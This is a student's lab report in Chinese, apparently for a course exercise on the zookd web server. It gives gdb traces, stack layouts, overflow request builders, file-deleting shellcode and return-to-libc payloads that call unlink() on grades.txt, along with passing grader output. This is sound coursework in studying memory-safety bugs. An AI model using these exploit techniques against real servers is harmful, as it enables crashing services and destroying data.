网络安全实验 19S003106 乔治

1、 漏洞查找

1.1 漏洞一

观察文件 zookd.c 文件中，字符数组 reqpath 的大小为 2048 字节，而 reqpath 在函数 http_request_line()中被 buf 变量赋值：在函数 http_read_line()中，buf 的值被攻击文件 exploit-2a.py 中的 req 填充，而 buf 的大小为 8192，所以，要想触发该漏洞，需要通过设定 req 的长度，使得 buf 的长度大于 1024，让 reqpath 的值覆盖函数 process_client()的返回值，从而使系统崩溃。

首先构建攻击文件，就需要观察函数 process_client()的栈结构：

在 process_client()中设置断点，依次对各个变量的地址进行查找：

```
(gdb) b process_client
Breakpoint 1 at 0x8048ed1: file zookd.c, line 70.
(gdb) c
Continuing.

Breakpoint 1, process_client (fd=5) at zookd.c:70
warning: Source file is more recent than executable.
70          if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
```

```
(gdb) p $ebp+4
$9 = (void *) 0xbffff60c
```

```
(gdb) p $ebp
$1 = (void *) 0xbffff608
```

```
(gdb) p &i
$11 = (int *) 0xbffff5fc
```

```
(gdb) p &errmsg
$10 = (const char **) 0xbffff5f8
```

```
(gdb) p &reqpath
$7 = (char (*)[2048]) 0xbfffedf8
```

根据对函数中变量的地址位置的查询，画出 process_client()栈的结构：

```
+-------------------------------------------------+
|       fd = 5          |<------- (+8)    =0xbffff610
+-------------------------------------------------+
|    return address     |<------- (+4)    =0xbffff60c
+-------------------------------------------------+
|         ebp           |<------- (0)     =0xbffff608
+-------------------------------------------------+
```

```
|                  |
+------------------------------------------------------+
|  int  (i)    |<——— (-12)   =0xbffff5fc
+------------------------------------------------------+
|  const char  (*errmsg)    |<——— (-16)   =0xbffff5f8
+------------------------------------------------------+
|   reqpath[2048]   ^          |
|         |         |
|         |      reqpath[0]|<——— (-2064) =0xbfffedf8
+------------------------------------------------------+
```

根据栈的构造可知：要想通过 reqpath 过长使 return address 改变，需要填充 2048+4+12+4 = 2068 个字符。于是构造 req：

```
reqpath = "/" + "a"*(2048+4+12+4-1) + "AAAA"
   req =   "GET "+ reqpath +" HTTP/1.0\r\n" + \
           "\r\n"
   return req
```

于是，从 reqpath 到 ebp+4 之前的 2068 个字符全部被“a”填充，而 ebp+4 之内的四个字节，即返回地址，被“AAAA”填充。下面运行攻击程序 exploit-2a.py 来观察攻击效果：

在设置断点后，执行漏洞触发程序 exploit-2a.py，并继续进行调试：

```
Breakpoint 1, process_client (fd=5) at zookd.c:70
warning: Source file is more recent than executable.
70          if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
```

在执行 http_request_line()过后，reqpath 中被 buf 赋值，观察此刻栈桢中的数据：

```
(gdb) x/10s reqpath
0xbfffedf8:     "/", 'a' <repeats 199 times>...
0xbfffeec0:     'a' <repeats 200 times>...
0xbfffef88:     'a' <repeats 200 times>...
0xbffff050:     'a' <repeats 200 times>...
0xbffff118:     'a' <repeats 200 times>...
0xbffff1e0:     'a' <repeats 200 times>...
0xbffff2a8:     'a' <repeats 200 times>...
0xbffff370:     'a' <repeats 200 times>...
0xbffff438:     'a' <repeats 200 times>...
0xbffff500:     'a' <repeats 200 times>...
(gdb) x &errmsg
0xbffff5f8:     ""
(gdb) x &i
0xbffff5fc:     'a' <repeats 16 times>, "AAAA"
(gdb) x $ebp
0xbffff608:     "aaaaAAAA"
(gdb) x $ebp+4
0xbffff60c:     "AAAA"
```

```
(gdb) x/4xw 0xbffff60c
0xbffff60c:     0x41414141
```

由查询结果可见，在 return address 之前的 2068 个字节已全部被“a”覆盖，而返回地址中填充的是”AAAA”。

继续将函数执行结束：

```
(gdb) n
88          close(fd);
(gdb) n
89      }
(gdb) n
0x41414141 in ?? ()
```

```
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x00000000 in ?? ()
```

查看调用栈可知，返回地址被改写为 0x41414141，导致程序崩溃。

1.2 漏洞二


在 http.c 文件中发现危险函数 strcat()，具体代码如下：

```
void http_serve(int fd, const char *name){
    ...
    char pn[1024];
    strcat(pn,name);
```


在函数 http_serve()中，字符数组 pn[]的大小是 1024，可以通过 name 变量让 pn 溢出，从而修改 http_serve()的返回地址。

同样用 gdp 设置断点的方法，观察 http_serve()函数的栈构造：

```
Breakpoint 1 at 0x804951c: file http.c, line 275.
```



在函数 http.c 中设置断点观察每一个变量的地址，可以得出栈的结构如下：



由该函数栈结构可知，要想通过修改返回函数地址的方法使程序崩溃，可以设置长度较长的 req 请求，从而使 pn 的长度超出 1024，于是设计 req 指令：

```
path = "/" + '0'*1025;
req =   "GET "+ path +" HTTP/1.0\r\n" + \
      "\r\n"
return req
```

注入 req 请求，后执行 exploit-2b.py，继续执行程序，直到执行到 strcat(pn,name)。此时观察函数栈中的变量：

```
(gdb) x/10s pn
0xbfffd9ec:     "/home/httpd/lab/lab1/", '0' <repeats 179 times>.
0xbfffdab4:     '0' <repeats 200 times>...
0xbfffdb7c:     '0' <repeats 200 times>...
0xbfffdc44:     '0' <repeats 200 times>...
0xbfffdd0c:     '0' <repeats 200 times>...
0xbfffddd4:     '0' <repeats 46 times>
0xbfffde03:     ""
0xbfffde04:     "\264\020\005\b"
0xbfffde09:     " "
0xbfffde0b:     ""
(gdb) x $ebp
0xbfffddf8:     "0000000000"
(gdb) x $ebp+4
0xbfffddfc:     "000000"
(gdb) x &fd
0xbfffde00:     "00"
(gdb) x &name
0xbfffde04:     "\264\020\005\b"
(gdb)
```

在 strcat()函数中，name 的值被赋给了 pn，而 pn 的长度只有 1024，从而触发漏洞，返回地址被修改成“0000”。

```
(gdb) n
296         handler(fd, pn);
(gdb) n

Program received signal SIGSEGV, Segmentation fault.
0x30303030 in ?? ()
```

继续执行函数到结束，发现返回地址已被修改为 0x30303030，程序崩溃。

将 exploit-2a.py 和 exploit-2b.py 进行“make check-crash”命令调试，发现通过。

```
httpd@vm-6858:~/lab/lab1$ make check-crash
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2019);
WARNING: if 2019 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part2.sh zook-exstack.conf ./exploit-2a.py
1245  --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x41414141} --
-
1245  +++ killed by SIGSEGV +++
PASS ./exploit-2a.py
./check-part2.sh zook-exstack.conf ./exploit-2b.py
./check-part2.sh: line 8:  1259 Terminated              strace -f -e none -o "$$
TRACELOG" ./clean-env.sh ./zook1d $1 &> /dev/null
1278  --- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x30303030} --
-
1278  +++ killed by SIGSEGV +++
PASS ./exploit-2b.py
```

2、构造 shellcode 攻击

在实验 1 中，exploit-2a.py 针对 zookld.c 文件中的漏洞，通过使 reqpath 的内容覆盖掉函数 process_client()的返回地址，从而达到攻击的目的，在此次试验中，同样利用这个漏洞，通过将 process_client()的返回地址修改成 shellcode 的地址，触发 shellcode。

首先编写 shellcode.S 文件：

```
#include <sys/syscall.h>

#define STRING  "/home/httpd/grades.txt"
#define STRLEN  22
#define ARGV    (STRLEN+1)
#define ENVP    (ARGV+4)

.globl main
        .type   main, @function

main:
        jmp     calladdr

popladdr:
        popl    %esi
        movl    %esi,(ARGV)(%esi)       /* set up argv pointer to pathname */
        xorl    %eax,%eax               /* get a 32-bit zero value */
        movb    %al,(STRLEN)(%esi)      /* null-terminate our string */

        add     $5,%al    /*avoid 10 or '\n'*/
        add     $5,%al    /*avoid 10 or '\n'*/
        movl    %esi,%ebx

        int     $0x80                   /* invoke syscall */

        xorl    %ebx,%ebx               /* syscall arg 2: 0 */
        movl    %ebx,%eax
        inc     %eax                    /* syscall arg 1: SYS_exit (1), uses */
                                        /* mov+inc to avoid null byte */
        int     $0x80                   /* invoke syscall */

calladdr:
        call    popladdr
        .ascii  STRING
```

shellcode 构造好之后进行代码注入，在第一个实验中已经知道了函数 process_client()函数栈的构造，于是需要设置字符串的长度，让其返回地址被 shellcode 的返回地址覆盖。

trgaddr = 0xbfffedf8

retaddr = struct.pack("<I",trgaddr)


reqpath = "/" + shellcode + '0'*(2048+16-1+4-len(shellcode)) + retaddr

req = "GET "+ reqpath +" HTTP/1.0\r\n" + \

"\r\n"

当 reqpath 被覆盖后，栈的内容如下：

bottom of the stack



攻击文件 exploit-3a.py 构建完成后，通过命令 make check-exstack 来测试，检测通过。

```
httpd@vm-6858:~/lab/lab1$ make check-exstack
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2019);
WARNING: if 2019 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zook-exstack.conf ./exploit-3.py
PASS ./exploit-3.py
```

3、Return-to-lib 攻击

根据实验 1 中的第一个漏洞，构造 exploit-4a.py 对函数 process_client() 的返回地址进行修改，修改为 unlink()的返回地址。

```
retaddr = 0x40102450 # address of unlink
paraddr = 0xbffff618 # address of parameter
filenam = "/home/httpd/grades.txt" #parameter
reqpath = "/" + "a"*(0x810-1+4) + struct.pack("<I",retaddr) + "ABCD" + struct.pack("<I",paraddr) + filenam
req =   "GET " + reqpath + " HTTP/1.0\r\n" + \
        "\r\n"
return req
```

此时，process_client()的函数栈中，从-2064 到 ebp+4 之前的地址全部被“a”覆盖，原来的返回地址被修改为 unlink()的返回地址，参数“/home/httpd/grade.txt”被填充到了 ebp+16 的位置，构造结果 process_client()的返回地址被修改为 unlink()，从而完成攻击。

在 exploit-4b.py 中，同样根据之前发现的 http_server()中发现的漏洞，通过对 http_server()的返回地址做修改，改为 unlink()的返回地址。

```
reqpath =    '0'*(1024-16) + \
             struct.pack("<I",handleraddr) + handlerpara + \
             struct.pack("<I",libaddr) + "ABCD" + \
             struct.pack("<I",paraddr) + "/home/httpd/grades.txt"
req =    "GET /" + reqpath + " HTTP/1.0\r\n" + \
         "\r\n"
return req
```

此时，栈返回地址被修改成 unlink()的返回地址（handler 的地址未被修改），从而使函数 http_server()函数返回时执行 unlink()。

调用 make check-libc 来检验攻击是否成功：

```
httpd@vm-6858:~/lab/lab1$ make check-libc
./check-bin.sh
WARNING: bin.tar.gz might not have been built this year (2019);
WARNING: if 2019 is correct, ask course staff to rebuild bin.tar.gz.
tar xf bin.tar.gz
./check-part3.sh zook-nxstack.conf ./exploit-4a.py
PASS ./exploit-4a.py
./check-part3.sh zook-nxstack.conf ./exploit-4b.py
PASS ./exploit-4b.py
```